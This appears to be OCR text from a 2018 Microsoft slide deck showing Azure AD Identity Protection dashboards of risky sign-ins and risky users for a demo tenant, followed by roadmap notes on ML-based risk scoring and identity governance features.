10/13/2018, 1:4...	Nick Knight	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	9d77c747-c4f8-...	No
10/13/2018, 1:4...	Jedi Jones	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	fd0c7fc3-71ce-4...	No
9/23/2018, 3:2...	Joana Mendes	Success	66.87.139.251	Burien, Washingt...	Confirmed co...	High	Medium	147c9e3b-389f-...	No
9/23/2018, 3:2...	Lina Fernandes	Success	66.87.139.251	Burien, Washingt...	Confirmed co...	High	Medium	fe5fceea-d346-...	No
9/23/2018, 3:0...	Yasmin Fernandes	Success	24.18.88.158	Ames Lake, Wash...	Confirmed co...	High	Medium	de6a8109-d804-...	No
9/23/2018, 2:0...	Clara Pinto	Success	24.18.88.158	Ames Lake, Wash...	Confirmed co...	High	Medium	4755a860-56bb...	No

Users can have detections on sign-ins that are currently not supported in the sign-ins report. Such risky sign-ins do not appear here. To see all the detections in the last 90 days, please go to the 'Risky users' report -> Click on a specific user -> Go to 'Risk history' tab.

Details

Microsoft Azure   Search resources, services, and docs   wes@coffee4.onmicr... FOURTH COFFEE

Home > Fourth Coffee > Security - Risky sign-ins

Security - Risky sign-ins

Learn more | Columns | Refresh | Download | Select all | Confirm compromised | Confirm safe | Script

Search is case sensitive and supports 'starts with' operator

User: Filter by name or object id
Sign-in status: Success
IP address: Filter by IP address
City: Filter by city (e.g. Redmond)
State: Filter by state (e.g. Washington)
Country/Region: Filter by country (e.g. USA)
Risk State: 2 selected
Risk Level (Aggregate): 0 selected
Risk Level (Real-time): 2 selected
- [x] High
- [x] Medium
- [ ] Low

Request Id: Filter by Request Id
Date: Custom time interval
Start Date: 2018-09-14 12:00:00 AM
End Date: 2018-10-14 12:00:00 AM
Risk event type(s): 0 selected

Apply   Reset

DATE (UTC)	USER	SIGN-IN STATUS	IP ADDRESS	LOCATION	RISK STATE	RISK LEVEL (AGGREGATE)	RISK LEVEL (REAL-TIME)	REQUEST ID	MFA REQUIRED
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	0d0888de-6071-...	No
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	22a6f46b-51a5-...	No
10/13/2018, 1:4...	Riley Rich	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	1718d013-8a11-4...	No
10/13/2018, 1:4...	Nick Knight	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	9d77c747-c4f8-...	No
10/13/2018, 1:4...	Jedi Jones	Success	109.144.210.153	Cublington, Buck...	At risk	Low	Medium	fd0c7fc3-71ce-4...	No
9/23/2018, 3:2...	Joana Mendes	Success	66.87.139.251	Burien, Washingt...	Confirmed co...	High	Medium	147c9e3b-389f-...	No
9/23/2018, 3:2...	Lina Fernandes	Success	66.87.139.251	Burien, Washingt...	Confirmed co...	High	Medium	fe5fceea-d346-...	No
9/23/2018, 3:0...	Yasmin Fernandes	Success	24.18.88.158	Ames Lake, Wash...	Confirmed co...	High	Medium	de6a8109-d804-...	No
9/23/2018, 2:0...	Clara Pinto	Success	24.18.88.158	Ames Lake, Wash...	Confirmed co...	High	Medium	4755a860-56bb...	No

Users can have detections on sign-ins that are currently not supported in the sign-ins report. Such risky sign-ins do not appear here. To see all the detections in the last 90 days, please go to the 'Risky users' report -> Click on a specific user -> Go to 'Risk history' tab.

Details

Security - Risky users

Search (Ctrl+/)

Overview

Investigate

Risky users

Risky sign-Ins

Protect

Identity Secure Score (Previe...

User risk policy

Sign-in risk policy

Alerts

Weekly digest

Manage

Named locations

Conditional access

Authentication methods

MFA Server

MFA registration policy

Troubleshooting + Support

Troubleshoot

New support request

Learn more | Columns | Refresh | Download | Select all | Dismiss user risk

Selects all of the visible records in the grid

Name: Filter by name or user id

Username: Filter by UPN

At risk

Risk level: 0 selected

Type: 0 selected

Status: 0 selected

Show dates as: Local | UTC

Apply | Reset


NAME	USERNAME	RISK STATE	RISK LEVEL	RISK LAST UPDATED...	TYPE	STATUS
Riley Rich	riley@coffee4.onmicr...	At risk	Low	10/13/2018, 1:59:11 PM	Member	Active
Nick Knight	nick@coffee4.onmicr...	At risk	Low	10/13/2018, 1:52:54 PM	Member	Active
Jessica Lin	jessica@coffee4.onmi...	At risk	High	10/10/2018, 3:40:25 PM	Member	Active
Joana Mendes	joana@coffee4.onmic...	At risk	High	9/26/2018, 5:13:00 PM	Member	Active
Lina Fernandes	lina@coffee4.onmicr...	At risk	High	9/26/2018, 5:13:00 PM	Member	Active
Yasmin Fernandes	yasmin@coffee4.onm...	At risk	High	9/26/2018, 5:13:00 PM	Member	Active
Clara Pinto	clara@coffee4.onmic...	At risk	High	9/26/2018, 5:12:59 PM	Member	Active
Jedi Jones	jedi@coffee4.onmicr...	At risk	Medium	9/21/2018, 11:47:33 PM	Member	Active

Details

3.b.iii. Refreshed Azure AD Identity Protection – Enhanced risk engine

1. Sign-in risk (Aggregate) – New risk type (ML based) for prioritizing manual sign-in risk remediation
2. User risk – Significant improvement in risk assessment through ML enhancements
    a. Precision improved
    b. Recall improved

3.b.iv. Refreshed Azure AD Identity Protection – Powerful public APIs



Azure AD Identity Governance


Easy for employees and business partners to request access.

Flexible approval workflows and policies.

Time-limited access rights and privileged role assignments.

Automatically delete guest accounts.

Public preview in **H1 CY 2019**



Microsoft

Thank you
aka.ms/identity